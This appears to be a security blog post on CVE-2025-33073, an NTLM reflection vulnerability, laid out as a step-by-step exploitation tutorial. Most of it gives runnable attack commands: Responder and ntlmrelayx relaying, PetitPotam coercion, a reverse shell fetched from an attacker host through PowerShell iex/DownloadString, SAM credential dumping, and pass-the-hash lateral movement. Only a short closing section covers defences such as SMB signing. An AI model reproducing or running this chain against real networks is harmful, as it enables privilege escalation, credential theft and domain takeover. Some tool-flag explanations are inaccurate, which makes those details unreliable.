Listen to this Post
Introduction:

A critical vulnerability, identified as CVE-2025-33073, exposes a fundamental weakness in the NTLM authentication protocol. This NTLM Reflection flaw allows attackers to bypass security controls, escalate privileges to local administrator, and pivot laterally across a network with devastating efficiency, turning a single compromised endpoint into a gateway for total domain compromise.
Learning Objectives:
- Understand the mechanics of NTLM Reflection and how it bypasses traditional NTLM relay mitigations.
- Learn practical techniques to exploit CVE-2025-33073 for local privilege escalation and lateral movement.
- Implement critical defensive measures and monitoring strategies to detect and prevent such attacks.
You Should Know:
- The Core of the Flaw: Forging an NTLM Authentication Loop
The NTLM Reflection vulnerability occurs when an attacker can force a service, often running with SYSTEM privileges, to authenticate back to a machine they control. The attacker’s tooling then “reflects” this authentication attempt back to the victim machine itself, but this time targeting the SMB service for file share access. Because the authentication originates from a privileged context on the same machine, it often bypasses protections like SMB Signing and the Microsoft Extended Protection for Authentication (EPA).
Command to Identify Potentially Vulnerable Services:
 On a Windows target, scan for HTTP services that may coerce NTLM authentication
nmap -p 80,443,8080,8443 --script http-ntlm-info <target_ip>
Step-by-step guide:
This Nmap script connects to the specified web ports and attempts to retrieve NTLM authentication information. A service supporting NTLM over HTTP is a potential candidate for coercion. Run this during internal penetration tests to catalog services that could be leveraged for reflection attacks.
2. Weaponizing with Responder: Coercing Authentication
Responder is a classic tool for poisoning name resolution and capturing hashes. In the context of NTLM reflection, it is used to coerce authentication from the target machine.
Responder Configuration and Execution:
 Edit the Responder configuration file to turn off SMB and HTTP servers to avoid interference with reflection.
sudo nano /usr/share/responder/Responder.conf
Set the following values:
SMB = Off
HTTP = Off
Run Responder to listen for authentication attempts:
sudo responder -I eth0 -dw
Step-by-step guide:
The `-I` flag specifies your network interface. The `-d` and `-w` flags enable answers for NetBIOS and LLMNR name resolution queries, respectively. With SMB and HTTP servers off, Responder will log authentication attempts without handling them itself, allowing you to capture the NTLM negotiation for reflection with another tool.
3. The Reflection Engine: Using ntlmrelayx from Impacket
The Impacket suite’s `ntlmrelayx` is the primary tool for performing the actual reflection attack. It listens for incoming NTLM authentication and “relays” it to a target of your choice—in this case, back to the victim’s SMB share.
Basic ntlmrelayx Command for Reflection:
ntlmrelayx.py -t smb://<target_ip>/ADMIN$ -smb2support --no-http-server --no-wcf-server --no-raw-server
Step-by-step guide:
This command tells `ntlmrelayx` to relay any captured NTLM authentication to the `ADMIN$` share of the target machine (<target_ip>). The `-smb2support` enables SMB2 support. The `–no-` flags disable other servers to focus solely on the relay vector. If successful, this will often grant you command execution on the target as SYSTEM.
4. Triggering the Authentication: The Coercion Payload
To initiate the attack, you must force a privileged service on the target to authenticate to your machine. This can be done using various coercion techniques.
Using PetitPotam to Coerce Authentication:
python3 PetitPotam.py -d <domain> -u <user> -p <password> <attacker_ip> <target_ip>
Alternative with a standalone Python script:
 A simple HTTP server that responds with an NTLM authentication request
from http.server import HTTPServer, BaseHTTPRequestHandler
class NTLMHandler(BaseHTTPRequestHandler):
def do_GET(self):
self.send_response(401)
self.send_header('WWW-Authenticate', 'NTLM')
self.end_headers()
self.wfile.write(b'Unauthorized')
httpd = HTTPServer(('0.0.0.0', 80), NTLMHandler)
httpd.serve_forever()
Step-by-step guide:
The PetitPotam script exploits the MS-EFSRPC protocol to coerce the target machine (<target_ip>) to authenticate to your attacker machine (<attacker_ip>). The simple Python server provides a manual method; any request to it will trigger an NTLM authentication challenge from the connecting client.
- Achieving Code Execution: Dumping Hashes and Spawning Shells
Once `ntlmrelayx` successfully authenticates to the target’s SMB share, the default action is to dump the SAM database to retrieve local user hashes. More critically, you can achieve immediate code execution.
ntlmrelayx Command with Interactive SMB Shell:
ntlmrelayx.py -t smb://<target_ip> -c "whoami /all" -smb2support
ntlmrelayx Command for a Reverse Shell:
ntlmrelayx.py -t smb://<target_ip> -c "powershell -nop -c iex(New-Object Net.WebClient).DownloadString('http://<attacker_ip>/revshell.ps1')" -smb2support
Step-by-step guide:
The `-c` flag allows you to execute a custom command. The first example runs `whoami /all` to confirm privilege context. The second, more powerful example, uses PowerShell to fetch and execute a reverse shell script, granting you direct command-line access to the compromised system.
6. Lateral Movement: Leveraging the Foothold
After gaining local administrator access on one machine, you can use it as a staging post for lateral movement. Use the newly acquired credentials or position to attack other systems.
Using secretsdump.py to Extract Credentials from the Compromised Host:
secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
Using wmiexec.py for Lateral Movement:
wmiexec.py <domain>/<user>@<new_target_ip> -hashes <lm_hash>:<nt_hash>
Step-by-step guide:
`secretsdump.py` can parse the SAM, SYSTEM, and SECURITY hive files dumped by `ntlmrelayx` to extract hashes. The `wmiexec.py` script then uses these captured NTLM hashes (in Pass-The-Hash style) to obtain a shell on a different target within the network, demonstrating the lateral movement capability.
7. Critical Defense: Mitigating NTLM Reflection Attacks
The ultimate mitigation is to disable NTLM authentication entirely in favor of Kerberos. Where this is not possible, specific hardening measures are required.
Windows Command to Enable SMB Signing (Group Policy):
 Check current SMB signing configuration
reg query "HKLM\SYSTEM\CurrentControlSet\Services\LanManServer\Parameters" /v requiresecuritysignature
PowerShell to Enable SMB Signing (Requires Reboot):
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanManServer\Parameters" -Name "RequireSecuritySignature" -Value 1 -Type DWORD
Step-by-step guide:
Enforcing SMB signing is a primary defense against SMB relay attacks, including reflection. The registry key `RequireSecuritySignature` set to `1` forces the server to require packet signing. This must be deployed via Group Policy across the entire domain for maximum effectiveness. Additionally, disable NTLM on web servers and apply Extended Protection for Authentication (EPA).
What Undercode Say:
- The NTLM protocol itself is the weakest link, and this vulnerability is a symptom of its inherent design flaws. Patching a single CVE is insufficient; the long-term strategy must be the complete eradication of NTLM from the enterprise.
- This attack demonstrates that perimeter defenses are meaningless once an attacker has a foothold. The internal network’s resilience hinges on micro-segmentation, strict application control policies, and robust credential hygiene.
The NTLM Reflection vulnerability is not just another bug to be patched; it is a systemic failure of a legacy authentication protocol. Its exploitation requires minimal initial access yet yields maximum impact, making it a prime candidate for ransomware groups and advanced persistent threats. Defenders are in a race against time to harden internal systems before offensive security teams and malicious actors alike fully automate these attack chains. The focus must shift from merely detecting known malware to understanding and monitoring authentication traffic and anomalous SMB connections, as the underlying attack vector—NTLM—will remain a threat for years to come.
Prediction:
The public release of a dedicated TryHackMe room for CVE-2025-33073 will dramatically lower the barrier to entry for exploiting NTLM Reflection. Within the next 6-12 months, we predict a significant rise in its use during real-world breaches, particularly in ransomware campaigns where lateral movement is key. This will force a widespread, industry-level re-evaluation of internal network trust models, accelerating the adoption of Zero Trust architectures and finally pushing enterprises to fully disable the decades-old NTLM protocol.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Kunal Kumar – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


